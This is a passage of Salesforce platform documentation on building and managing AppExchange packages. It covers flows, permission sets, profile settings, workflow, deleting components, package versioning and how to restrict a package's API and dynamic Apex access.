- In a development organization, you can't delete a flow or flow version once you've uploaded it to a released or beta managed package.
- You can't delete flow components from Managed - Beta package installations in development organizations.
- You can't delete a flow from an installed package. To remove a packaged flow from your organization, you must first deactivate it, wait 12 hours, then uninstall the package.
- If you have multiple versions of a flow installed from multiple unmanaged packages, you can't remove only one version by uninstalling its package. Uninstalling a package—managed or unmanaged—that contains a single version of the flow removes the entire flow, including all versions.
- Flows can't be included in package patches.
- An active flow in a package will be active once installed. The previous active version of the flow in the destination organization is deactivated in favor of the newly-installed version. Any in-progress flows based on the now-deactivated version will continue to run without interruption, but will reflect the previous version of the flow.
- Upgrading a managed package in your organization installs a new flow version only if there is a newer flow version from the developer. After several upgrades, you may end up with multiple flow versions
- If you install a package containing multiple flow versions in a fresh destination organization, only the latest flow version included in the package is deployed.
- If you install a flow from an unmanaged package that has the same name but a different version number as a flow already in your organization, the newly-installed flow becomes the latest version of the existing flow. However, if the packaged flow has the same name and version number as a flow already in your organization, the package install will fail. You can't overwrite a flow.

- The Cloud Flow Designer can't open flows installed from managed packages.

Folders

- Components that Salesforce stores in folders, such as documents, cannot be added to packages when stored in personal and unfiled folders. Put documents, reports, and other components that Salesforce stores in folders in one of your publicly accessible folders.
- Components such as documents, email templates, reports, or dashboards are stored in new folders in the installer's organization using the publisher's folder names. Give these folders names that indicate they are part of the package.
- If a new report, dashboard, document, or email template is installed during an upgrade, and the folder containing the component was deleted by the subscriber, the folder is re-created. Any components in the folder that were previously deleted are not restored.
- The name of a component contained in a folder must be unique across all folders of the same component type, excluding personal folders. Components contained in a personal folder must be unique within the personal folder only.

Home Page Components

When you package a custom home page layout, all the custom home page components included on the page layout are automatically added. Standard components such as Messages & Alerts are not included in the package and do not overwrite the installer's Messages & Alerts. To include a message in your custom home page layout, create an HTML Area type custom Home tab component containing your message, under Setup, in **Customize** > **Home** > **Home Page Components** and add it to your custom home page layout.

Home Page Layouts

Once installed, your custom home page layouts are listed with all the subscriber's home page layouts. Distinguish them by including the name of your app in the page layout name.

List Views

List views associated with queues cannot be included in a package.

Multi-Currency

- If a subscriber installs a report or custom report type that includes an object's currency field as a column, that column is dropped if the subscriber's organization is not enabled for multiple currencies.
- Referencing an object's currency field in a report's criteria—for example, `Account Currency`—causes a dependency.
- Summarizing by an object's currency field in a report causes a dependency.
- Using a currency designation in a report criteria value—for example, "Annual Revenue equals GBP 100"—does not cause a dependency. The report generates an error when run in the installers organization if it does not support the currency.
- If an object's currency field in a report is included as a column and the subscriber's organization is not enabled for multiple currencies, that column is dropped during install.
- If a subscriber installs a custom report type that includes an object's currency field as a column, that column is dropped if the organization is not enabled for multiple currencies.

Page Layouts

The page layout of the person uploading a package is the layout used for Group and Professional Edition organizations and becomes the default page layout for Enterprise, Unlimited, and Developer Edition organizations.

Page layouts should be packaged alongside complimentary record types if the layout is being installed on an existing object. Otherwise, the installed page layouts must be manually applied to profiles.

If a page layout and a record type are created as a result of installing a package, then the uploading user's page layout assignment for that record type is assigned to that record type for all profiles in the subscriber organization unless a profile is mapped during an install or upgrade.

Permission Sets

You can include permission sets as components in a package, with the following permissions and access settings:

- Custom object permissions
- Custom field permissions
- Apex class access
- Visualforce page access

Note: Assigned apps and tab settings are *not* included in permission set components.

Use permission sets to install or upgrade a collection of permissions. In contrast to profile settings, permission sets don't overwrite profiles.

Person Accounts

Packages referring to fields related to person accounts on the Account object—for example, `Is Person Account`, `First Name`, `Last Name`, or `Title`—cannot be uploaded.

Picklist Values

- Subscribers can rename or delete picklist field values. A developer should carefully consider this when explicitly referencing a picklist field value in Apex.
- Picklist field values can be added or deleted in the developer's organization. Upon upgrade, no new values are installed. Any values deleted by the developer are still available in the subscriber's organization until the subscriber deletes them.

Profile Settings

Profile settings include the following for components in the package:

- Assigned apps
- Tab settings
- Page layout assignments
- Record type assignments
- Custom object permissions
- Custom field permissions
- Apex class access
- Visualforce page access

Profile settings overwrite existing profiles in the installer's organization with specific permission and setting changes.

Record Types

- If record types are included in the package, the subscriber's organization must support record types to install the package.
- When a new picklist value is installed, it is associated with all installed record types according to the mappings specified by the developer. A subscriber can change this association.
- Referencing an object's record type field in a report's criteria—for example, `Account Record Type`—causes a dependency.
- Summarizing by an object's record type field in a report's criteria—for example, `Account Record Type`—causes a dependency.
- If an object's record type field is included as a column in a report, and the subscriber's organization is not using record types on the object or does not support record types, then the column is dropped during install.
- If you install a custom report type that includes an object's record type field as a column, that column is dropped if the organization does not support record types or the object does not have any record types defined.

Reports

If a report includes elements that cannot be packaged, those elements will be dropped or downgraded, or the package upload will fail. For example:

- Hierarchy drill-downs are dropped from activity and opportunities reports.
- Filters on unpackageable fields are automatically dropped (for example, in filters on standard object record types).
- Package upload fails if a report includes filter logic on an unpackageable field (for example, in filters on standard object record types).
- Lookup values on the `Select Campaign` field of standard campaign reports are dropped.
- Reports are dropped from packages if they have been moved to a private folder or to the Unfiled Public Reports folder.
- When a package is installed into an organization that does not have Chart Analytics 2.0:
  - ◊ Combination charts are downgraded instead of dropped. For example, a combination vertical column chart with a line added is downgraded to a simple vertical column chart; a combination bar chart with additional bars is downgraded to a simple bar chart.
  - ◊ Unsupported chart types, such as donut and funnel, are dropped.

S-Controls

Only s-controls in unmanaged packages created before January 1st, 2010 can be installed by subscribers.

S-controls have been deprecated, and are superseded by Visualforce on page 3591 pages.

Translation Workbench

- If you have enabled the translation workbench and added a language to your package, any associated translated values are automatically packaged for the appropriate components in your package. Make sure that you have provided translations for all possible components.
- An installer of your package can see which languages are supported on the package detail page. The installer does not need to enable anything for the packaged language translations to appear. The only reason installers may want to enable the translation workbench is to change translations for unmanaged components after installation, override custom label translations in a managed package, or to translate into additional languages.
- If you are designing a package extension, you can include translations for the extension components but not additional translations for components in the base package.

Validation Rules

For custom objects that are packaged, any associated validation rules are implicitly packaged as well.

Workflow

- Salesforce prevents you from uploading workflow alerts that have a public group, partner user, or role recipient. Change the recipient to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- Salesforce prevents you from uploading workflow field updates that change an `Owner` field to a queue. Change the updated field value to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- Salesforce prevents you from uploading workflow rules, field updates, and outbound messages that reference a record type on a standard or managed-installed object.
- Salesforce prevents you from uploading workflow tasks that are assigned to a role. Change the `Assigned To` field to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- You can package workflow rules and all associated workflow actions, such as alerts and field updates. However, any time-based triggers are not included in the package. Notify your installers to set up any time-based triggers that are essential to your app.
- Workflow alerts, field updates, outbound messages, and tasks can be protected by the developer. For more information on protected components, see Protected Components on page 3829.
- Developers can associate or disassociate workflow actions with a workflow rule at any time. These changes, including disassociation, are reflected in the subscriber's organization upon install. In managed packages, a subscriber cannot disassociate workflow actions from a workflow rule if it was associated by the developer.
- References to a specific user in workflow actions, such as the email recipient of a workflow email alert, are replaced by the user installing the package. Workflow actions referencing roles, public groups, account team, opportunity team, or case team roles may not be uploaded.
- References to an organization-wide address, such as the `From email address` of a workflow email alert, are reset to Current User during installation.
- On install, all workflow rules newly created in the installed or upgraded package, have the same activation status as in the uploaded package.

Managing Packages

Protected Components

Developers can mark certain components as *protected*. Protected components cannot be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer cannot delete it. Developers can mark the following components as protected in managed packages:

- Custom labels
- Custom links (for Home page only)
- Workflow alerts
- Workflow field updates

- Workflow outbound messages
- Workflow tasks

Intellectual Property Considerations

The following information is important when considering your intellectual property and its protection.

- Only publish package components that are your intellectual property and that you have the rights to share.
- Once components are available on Force.com AppExchange, you cannot recall them from anyone who has installed them.
- The information in the components you package and publish may be visible to users on Force.com AppExchange. Use caution when adding your code to a formula Visualforce page, or any other component that you cannot hide in your app.
- The code contained in Apex that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.

About Permission Sets and Profile Settings in Packages

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Developers can use permission sets or profile settings to grant permissions and other access settings to a package. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

Behavior	Permission Sets	Profile Settings
What permissions and settings are included?	• Custom object permissions • Custom field permissions • Apex class access • Visualforce page access **Note:** Permission sets include assigned apps and tab settings, but these settings can't be packaged as permission set components.	• Assigned apps • Tab settings • Page layout assignments • Record type assignments • Custom object permissions • Custom field permissions • Apex class access • Visualforce page access
Can they be upgraded in managed packages?	Yes.	Profile settings are applied to existing profiles in the subscriber's organization on install or upgrade. Only permissions related to new components created as part of the install or upgrade are applied.
Can subscribers edit them?	Subscribers can edit permission sets in unmanaged packages, but not in managed packages.	Yes.

Behavior	Permission Sets	Profile Settings
Can you clone or create them?	Yes. However, if a subscriber clones a permission set or creates one that's based on a packaged permission set, it won't be updated in subsequent upgrades. Only the permission sets included in a package are upgraded.	Yes. Subscribers can clone any profile that includes permissions and settings related to packaged components.
Do they include standard object permissions?	No. Also, you can't include object permissions for a custom object in a master-detail relationship where the master is a standard object.	No.
Do they include user permissions?	No.	No.
Are they included in the installation wizard?	No. Subscribers must assign permission sets after installation.	Yes. Profile settings are applied to existing profiles in the subscriber's organization on install or upgrade. Only permissions related to new components created as part of the install or upgrade are applied.
What are the user license requirements?	A permission set is only installed if the subscriber organization has at least one user license that matches the permission set. For example, permission sets with the Salesforce Platform user license aren't installed in an organization that has no Salesforce Platform user licenses. If a subscriber subsequently acquires a license, they must reinstall the package to get the permission sets associated with the newly acquired license. Permission sets with no user license are always installed. If you assign a permission set with no user license, all of its enabled settings and permissions must be allowed by the user's license, or the assignment will fail.	None. In a subscriber organization, the installation overrides the profile settings, not their user licenses.
How are they assigned to users?	Subscribers must assign packaged permission sets after installing the package.	Profile settings are applied to existing profiles.

Best Practices

- Use permission sets in addition to packaged profiles so your subscribers can easily add new permissions for existing app users.
- If users need access to apps, tabs, page layouts, and record types, don't use permission sets as the sole permission-granting model for your app. Assigned apps and tab settings are available in the permission set user interface, but they aren't included in permission set package components.

- Create packaged permission sets that grant access to the custom components in a package, but not standard Salesforce components.

Managing Packages

Viewing Package Details

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create packages:	“Create AppExchange Packages”

From Setup, click **Create** > **Packages** and click the name of a package to view its details, including any added components, whether it is a managed package, if the package has been uploaded, and so on.

The detail page has the following sections:

- Package Detail
- Components tab
- Versions tab
- Patch Organizations tab

From the Package Detail page, you can do any of the following:

- Click **Edit** to change the package name, custom link that displays when users click **Configure**, or description.
- Click **Delete** to delete the package. This does not delete the components contained in the package but the components will no longer be bundled together within this package.
- Click **Upload** to upload the package. You will receive an email when the upload is complete. For more information, see Managing Versions on page 3879. For more information on the entire process, see Preparing Your Apps for Distribution on page 3863.
- Optionally, you can enable, disable, or change the dynamic Apex and API access that components in the package have to standard objects in the installing organization by using the links next to `API Access`.

Viewing Package Details

For package developers, the package detail section displays the following package attributes (in alphabetical order):

Attribute	Description
`API Access`	The type of access that the API and dynamic Apex that package components have. The default setting is **Unrestricted**, which means that all package components that access the API have the same access as the user who is logged in. Click **Enable Restrictions** or **Disable Restrictions** to change the API and dynamic Apex access permissions for a package.

Attribute	Description
`Created By`	The name of the developer that created this package, including the date and time.
`Description`	A detailed description of the package.
`Language`	The language used for the labels on components. The default value is your user language.
`Last Modified By`	The name of the last user to modify this package, including the date and time.
`Notify on Apex Error`	The username of the person who should receive an email notification if an exception occurs in Apex that is not caught by the code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to salesforce.com. This is only available for managed packages. **Note:** Apex can only be packaged from Developer, Enterprise, and Unlimited Edition organizations.
`Package Name`	The name of the package, given by the publisher.
`Post Install Script`	The Apex code that runs after this package is installed or upgraded. For more information, see Running Apex on Package Install/Upgrade.
`Type`	Indicates whether this is a managed or unmanaged package.
`Uninstall Script`	The Apex code that runs after this package is uninstalled. For more information, see Running Apex on Package Uninstall.

Viewing Package Components

For package developers, the Components tab lists every package component contained in the package, including the name and type of each component.

Click **Add** to add components to the package on page 3810.

Note:

- Some related components are automatically included in the package even though they may not display in the Package Components list. For example, when you add a custom object to a package, its custom fields, page layouts, and relationships with standard objects are automatically included. For a complete list of components Salesforce automatically includes, see *Developing Packages for Distribution*.
- When you package a joined report, each block is included in the package. Although the blocks appear in the package as reports, when you click on a block, you see an error message that you have "insufficient privileges" to view the report. This is expected behavior. Instead, click on the name of the joined report to run it.

Click **View Dependencies** to review a list of components that rely on other components, permissions, or preferences within the package. An entity may include such things as an s-control, a standard or custom field, or an organization-wide setting like multicurrency. Your package cannot be installed unless the installer has the listed components enabled or installed. For more information on dependencies, see Understanding Dependencies on page 3846. Click **Back to Package** to return to the Package detail page.

Click **View Deleted Components** to see which components were deleted from the package across all of its versions.

The following component information is displayed (in alphabetical order):

Attribute	Description
`Action`	Lists the actions you can perform on the component. The only choice is **Remove**, which removes the component from an unreleased package.
`Available in Versions`	Displays the version number of the package in which a component exists.
`Included By`	This column lists how a component was included in a package. If the component was automatically included because it is referenced by another component, this column lists the name of the referencing component. If the component was added by a developer, this column lists `User Selected`. If the component was added in a prior version of this package, this column lists `Previously Released`.
`Name`	Displays the name of the component.
`Owned By`	If the component was added from a different installed package, this column lists the name of that package.
`Parent Object`	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
`Type`	Displays the type of the component.

Viewing Version History

For package developers, the Versions tab lists all the previous uploads of a package.

Click **Push Upgrades** to automatically upgrade subscribers to a specific version.

Click the Version Number of any listed uploads to manage that upload. For more information, see Managing Versions on page 3879.

Note: Push Upgrades is only available for patch updates. Registered Salesforce ISVs may request this feature through the Salesforce partner portal.

The versions table displays the following package attributes (in alphabetical order):

Attribute	Description
`Action`	Lists the actions you can perform on the package. The possible actions are: • **Deprecate**: Deprecates a package version. **Warning:** Users will no longer be able to download or install this package. However, existing installations will continue to work.

Attribute	Description
	• **Undeprecate**: Enables a package version to be installed by users once again.
`Status`	The status of the package. The possible statuses are: • Released: The package is Managed - Released. • Beta: The package is Managed - Beta. • Deprecated: The package version is deprecated.
`Version Name`	The version name for this package version. The version name is the marketing name for a specific release of a package. It is more descriptive than the `Version Number`.
`Version Number`	The version number for the latest installed package version. The format is *`majorNumber.minorNumber.patchNumber`*, such as 2.1.3. The version number represents a release of a package. The `Version Name` is a more descriptive name for the release. Note that the `patchNumber` is generated only when you create a patch. If there is no `patchNumber`, it is assumed to be zero (0).

Viewing Patch Development Organizations

Every patch is developed in a *patch development organization*, which is the organization where patch versions are developed, maintained, and uploaded. To start developing a patch, you need to create a patch development organization. To do this, see Creating and Uploading Patches on page 3880. Patch development organizations are necessary to permit developers to make changes to existing components without causing incompatibilities between existing subscriber installations. Click **New** to create a new patch for this package.

The Patch Organizations table lists all the patch development organizations created. It lists the following attributes (in alphabetical order):

Attribute	Description
`Action`	Lists the actions you can perform on a patch development organization. The possible actions are: • **Login**: Log into your patch development organization. • **Reset**: Emails a new temporary password for your patch development organization.
`Administrator Username`	The login associated with the patch organization.
`Patching Major Release`	The package version number that you are patching.

Managing Packages

Determining Your Development Process

Unmanaged packages are available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Managed packages are available in: **Developer** Edition

All packages are unmanaged until you convert them to managed packages. This requires managed packages created in a Developer Edition organization. You may prefer developing managed packages because you can beta test them before a release and offer upgrades for them.

Before creating a package, determine the development process you aim to take so that you can choose the most appropriate type of package for your process:

Developing Unmanaged Packages

- Design your app. See the Force.com Quick Reference for Developing Packages.
- Package and upload your app.

Developing Managed Packages

- Design your app. See the Force.com Quick Reference for Developing Packages.
- Package and upload a beta version of your app.
- Gather feedback from your beta testers and make the appropriate fixes to your app.
- Package and upload your final version of the app.

Planning the Release of Managed Packages

Releasing an AppExchange package is similar to releasing any other program in software development. You may want to roll it out in iterations to ensure each component functions as planned. You may even have beta testers who have offered to install an early version of your package and provide feedback.

Once you release a package by publishing it on AppExchange, anyone can install it. So, plan your release carefully. Review the states defined below to familiarize yourself with the release process. Salesforce automatically applies the appropriate state to your package and components depending on the upload settings you choose and where it is in the release process.

State	Description
Unmanaged	The package has not been converted into a managed package or the component has not been added to a managed package. Note that a component that is “Managed - Beta” can become “Unmanaged” if it is removed from a managed package. All packages are unmanaged unless otherwise indicated by one of the managed icons below.
Managed - Beta	The package or component was created in the current Salesforce organization and is managed, but it is not released because of one of these reasons: • It has not been uploaded. • It has been uploaded with `Managed - Beta` option selected. This option prevents it from being published, publicly available on AppExchange. The developer can still edit any component but the installer may not be able to depending on which components were packaged..
Managed - Released	The package or component was created in the current Salesforce organization and is managed. It is also uploaded with the `Managed - Released` option selected, indicating that it can be published on AppExchange and is publicly available. Note that once you have moved a package to this state, some properties of the components are no longer editable for both the developer and installer. This type of release is considered a major release.
Patch	If you need to provide a minor upgrade to a managed package, consider creating a patch instead of a new major release. A patch enables a developer to change the functionality of existing components in a managed package, while ensuring that subscribers experience no visible changes to the package. This type of release is considered a patch release.
Managed - Installed	The package or component was installed from another Salesforce organization but is managed.

A developer may decide to refine the functionality in a managed package over time as the requirements evolve. This may involve redesigning some of the components in the managed package. Developers cannot delete some components in a Managed - Released package, but they can deprecate a component in a later package version so that new subscribers do not receive the component, while the component continues to function for existing subscribers and API integrations.

Determining Your Development Process

Deleting Components from Managed Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete components from a package:	“Create AppExchange Packages”

After you've uploaded a Managed - Released package, you may find that a component needs to be deleted from your organization. One of the following situations may occur:

- The component, once added to a package, can't be deleted.

  Note: The Available Components table in the *Force.com Quick Reference for Developing Packages* has more information on which components can't be deleted.

- The component can be deleted, but can only be undeleted from the Deleted Package Components page.
- The component can be deleted, but can be undeleted from either the Deleted Package Components page or through the Recycle Bin

To access the Deleted Package Components page, from Setup, click **Create** > **Packages**, select the package the component was uploaded to, then click **View Deleted Components**. If a component can be retrieved through the Recycle Bin, it can also be retrieved through this page. You can retrieve the following types of components from here:

- Apex classes and triggers that don't have `global` access.
- Visualforce components with `public` access.
- Protected components, including:
  - ◊ Custom labels
  - ◊ Custom links (for Home page only)
  - ◊ Workflow alerts
  - ◊ Workflow field updates
  - ◊ Workflow outbound messages
  - ◊ Workflow tasks
- Data components, such as Documents, Dashboards, and Reports. These are the only types of components that can also be undeleted from the Recycle Bin.

You can retrieve components from the Recycle Bin and Deleted Package Components page any time *before* uploading a new version of the package. To do this, click **Undelete** next to the component.

After a package is uploaded with a component marked for deletion, it is deleted forever.

Warning: Although a component is deleted, its **Name** remains within Salesforce. You can never create another component with the same name. The Deleted Package Components page lists which names can no longer be used.

The Deleted Components displays the following information (in alphabetical order):

Attribute	Description
`Action`	If the Managed - Released package hasn't been uploaded with the component deleted, this contains an **Undelete** link that allows you to retrieve the component.
`Available in Versions`	Displays the version number of the package in which a component exists.
`Name`	Displays the name of the component.
`Parent Object`	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
`Type`	Displays the type of the component.

Modifying Custom Fields after a Package is Released

Available in: **Developer** Edition

The following changes are allowed to custom fields in a package, after it is released.

- The length of a text field can be increased or decreased.
- The number of digits to the left or right of the decimal point in a number field can be increased or decreased.
- A required field can be made non-required and vice-versa. If a default value was required for a field, that restriction can be removed and vice-versa.

Configuring Default Package Versions for API Calls

Available in: **Enterprise**, **Unlimited**, **Developer**, Editions

User Permissions Needed	
To configure default package versions for API calls:	"Customize Application"

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Default package versions for API calls provide fallback settings if package versions are not provided by an API call. Many API clients do not include package version information, so the default settings maintain existing behavior for these clients.

You can specify the default package versions for enterprise API and partner API calls. The enterprise WSDL is for customers who want to build an integration with their Salesforce organization only. It is strongly typed, which means that calls operate on objects and fields with specific data types, such as `int` and `string`. The partner WSDL is for customers, partners, and ISVs who want to build an integration that can work across multiple Salesforce organizations, regardless of their custom objects or fields. It is loosely typed, which means that calls operate on name-value pairs of field names and values instead of specific data types.

You must associate the enterprise WSDL with specific package versions to maintain existing behavior for clients. There are options for setting the package version bindings for an API call from client applications using either the enterprise or partner WSDL. The package version information for API calls issued from a client application based on the enterprise WSDL is determined by the first match in the following settings.

1. The PackageVersionHeader SOAP header.
2. The SOAP endpoint contains a URL with a format of *serverName*`/services/Soap/c/`*api_version/ID* where *api_version* is the version of the API, such as 28.0, and *ID* encodes your package version selections when the enterprise WSDL was generated.
3. The default enterprise package version settings.

The partner WSDL is more flexible as it is used for integration with multiple organizations. If you choose the Not Specified option for a package version when configuring the default partner package versions, the behavior is defined by the latest installed package version. This means that behavior of package components, such as an Apex trigger, could change when a package is upgraded and that change would immediately impact the integration. Subscribers may want to select a specific version for an installed package for all partner API calls from client applications to ensure that subsequent installations of package versions do not affect their existing integrations.

The package version information for partner API calls is determined by the first match in the following settings.

1. The PackageVersionHeader SOAP header.
2. An API call from a Visualforce page uses the package versions set for the Visualforce page.
3. The default partner package version settings.

To configure default package versions for API calls:

1. From Setup, click **Develop** > **API**.
2. Click **Configure Enterprise Package Version Settings** or **Configure Partner Package Version Settings**. These links are only available if you have at least one managed package installed in your organization.
3. Select a `Package Version` for each of your installed managed packages. If you are unsure which package version to select, you should leave the default selection.
4. Click **Save**.

Note: Installing a new version of a package in your organization does not affect the current default settings.

About API and Dynamic Apex Access in Packages

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Package components have access via dynamic Apex and the API to standard and custom objects in the organization where they are installed. Developers of Force.com AppExchange packages that are intended for external customers (also called third-party developers or partners) may wish to restrict this access. Restricting access makes packages safer for administrators to install. Also, administrators who install such packages may wish to restrict this access after installation, even if the package developers have not, for improved security.

`API Access` is a package setting that controls the dynamic Apex and API access that s-controls and other package components have to standard and custom objects. The setting displays for both the developer and installer on the package detail page. With this setting:

- The developer of an AppExchange package can restrict API access for a package before uploading it to Force.com AppExchange. Once restricted, the package components receive Apex and API sessions that are restricted to the custom objects in the package. The developer can also enable access to specific standard objects, and any custom objects in other packages that this package depends on.
- The installer of a package can accept or reject package access privileges when installing the package to his or her organization.
- After installation, an administrator can change Apex and API access for a package at any time. The installer can also enable access on additional objects such as custom objects created in the installer's organization or objects installed by unrelated packages.

There are two possible options for the `API Access` setting:

- The default `Unrestricted`, which gives the package components the same API access to standard objects as the user who is logged in when the component sends a request to the API. Apex runs in system mode. Unrestricted access gives Apex read access to all standard and custom objects.
- `Restricted`, which allows the administrator to select which standard objects the components in the package can access. Further, the components in restricted packages can only access custom objects in the current package if the user has the object permissions that provide access to them.

Considerations for API and Dynamic Apex Access in Packages

By default, dynamic Apex can only access the components with which the code is packaged. To provide access to standard objects not included in the package, the developer must set the `API Access`.

1. Go to **Create** > **Packages**.
2. Select the package that contains a dynamic Apex that needs access to standard objects in the installing organization.
3. In the Package Detail related list, click **Enable Restrictions** or `Restricted`, whichever is available.
4. Set the access level (Read, Create, Edit, Delete) for the standard objects that the dynamic Apex can access.
5. Click **Save**.

Choosing `Restricted` for the `API Access` setting in a package affects the following:

- API access in a package overrides the following user permissions:
  - ◊ Author Apex
  - ◊ Customize Application
  - ◊ Edit HTML Templates
  - ◊ Edit Read Only Fields
  - ◊ Manage Billing
  - ◊ Manage Call Centers
  - ◊ Manage Categories
  - ◊ Manage Custom Report Types
  - ◊ Manage Dashboards
  - ◊ Manage Letterheads
  - ◊ Manage Package Licenses
  - ◊ Manage Public Documents
  - ◊ Manage Public List Views
  - ◊ Manage Public Reports
  - ◊ Manage Public Templates
  - ◊ Manage Users
  - ◊ Transfer Record
  - ◊ Use Team Reassignment Wizards
  - ◊ View Setup and Configuration
  - ◊ Weekly Export Data
- If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the “Modify All Data” and “View All Data” permissions.
- Salesforce denies access to Web service and `executeanonymous` requests from an AppExchange package that has `Restricted` access.

The following considerations also apply to API access in packages:

- Workflow rules and Apex triggers fire regardless of API access in a package.
- If a component is in more than one package in an organization, API access is unrestricted for that component in all packages in the organization regardless of the access setting.
- If Salesforce introduces a new standard object after you select restricted access for a package, access to the new standard object is not granted by default. You must modify the restricted access setting to include the new standard object.
- When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade.

- S-controls are served by Salesforce and rendered inline in Salesforce. Because of this tight integration, there are several means by which an s-control in an installed package could escalate its privileges to the user's full privileges. In order to protect the security of organizations that install packages, s-controls have the following limitations:
  - ◊ For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
  - ◊ For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.
  - ◊ If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.

Managing API and Dynamic Apex Access in Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit API and dynamic Apex access for a package you have created or installed:	“Create AppExchange packages”
To accept or reject package API and dynamic Apex access for a package as part of installation:	“Download AppExchange packages”

`API Access` is a package setting that controls the dynamic Apex and API access that s-controls and other package components have to standard and custom objects. The setting displays for both the developer and installer on the package detail page. With this setting:

- The developer of an AppExchange package can restrict API access for a package before uploading it to Force.com AppExchange. Once restricted, the package components receive Apex and API sessions that are restricted to the custom objects in the package. The developer can also enable access to specific standard objects, and any custom objects in other packages that this package depends on.
- The installer of a package can accept or reject package access privileges when installing the package to his or her organization.
- After installation, an administrator can change Apex and API access for a package at any time. The installer can also enable access on additional objects such as custom objects created in the installer's organization or objects installed by unrelated packages.

Setting API and Dynamic Apex Access in Packages

To change package access privileges in a package you or someone in your organization has created:

1. From Setup, click **Create** > **Packages**.
2. Select a package.
3. The `API Access` field displays the current setting, `Restricted` or `Unrestricted`, and a link to either **Enable Restrictions** or **Disable Restrictions**. If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the "Modify All Data" and "View All Data" permissions.

   Use the `API Access` field to:

   Enable Restrictions

   This option is available only if the current setting is `Unrestricted`. Select this option if you want to specify the dynamic Apex and API access that package components have to standard objects in the installer's organization. When you select this option, the Extended Object Permissions list is displayed. Select the `Read`, `Create`, `Edit`, or `Delete` checkboxes to enable access for each object in the list. This selection is disabled in some situations. Click **Save** when finished. For more information about choosing the `Restricted` option, including information about when it is disabled, see Considerations for API and Dynamic Apex Access in Packages on page 3842.

   Disable Restrictions

   This option is available only if the current setting is `Restricted`. Select this option if you do not want to restrict the Apex and API access privileges that the components in the package have to standard and custom objects. This option gives all the components in the package the same API access as the user who is logged in. For example, if a user can access accounts, an Apex class in the package that accesses accounts would succeed when triggered by that user.

   Restricted

   Click this link if you have already restricted API access and wish to edit the restrictions.

Accepting or Rejecting API and Dynamic Apex Access Privileges During Installation

To accept or reject the API and dynamic Apex access privileges for a package you are installing:

- Start the installation process on Force.com AppExchange.
- In **Approve API Access**, either accept by clicking **Next**, or reject by clicking **Cancel**. Complete the installation steps if you have not canceled.

Changing API and Dynamic Apex Access Privileges After Installation

To edit the package API and dynamic Apex access privileges after you have installed a package:

1. From Setup, click **Installed Packages**.
2. Click the name of the package you wish to edit.
3. The `API Access` field displays the current setting, `Restricted` or `Unrestricted`, and a link to either **Enable Restrictions** or **Disable Restrictions**. If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the "Modify All Data" and "View All Data" permissions.

   Use the `API Access` field to:

   Enable Restrictions

   This option is available only if the current setting is `Unrestricted`. Select this option if you want to specify the dynamic Apex and API access that package components have to standard objects in the installer's organization. When you select this option, the Extended Object Permissions list is displayed. Select the `Read`, `Create`, `Edit`, or `Delete` checkboxes to enable access for each object in the list. This selection is disabled in some situations. Click **Save** when finished. For more information about choosing the `Restricted` option, including information about when it is disabled, see Considerations for API and Dynamic Apex Access in Packages on page 3842.

Disable Restrictions

This option is available only if the current setting is `Restricted`. Select this option if you do not want to restrict the Apex and API access privileges that the components in the package have to standard and custom objects. This option gives all the components in the package the same API access as the user who is logged in. For example, if a user can access accounts, an Apex class in the package that accesses accounts would succeed when triggered by that user.

Restricted

Click this link if you have already restricted API access and wish to edit the restrictions.

Generating an Enterprise WSDL with Managed Packages

Available in: **Enterprise**, **Unlimited**, and **Developer**, Editions

User Permissions Needed	
To download a WSDL:	"Customize Application"

If you are downloading an enterprise WSDL and you have managed packages installed in your organization, you need to take an extra step to select the version of each installed package to include in the generated WSDL. The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`.

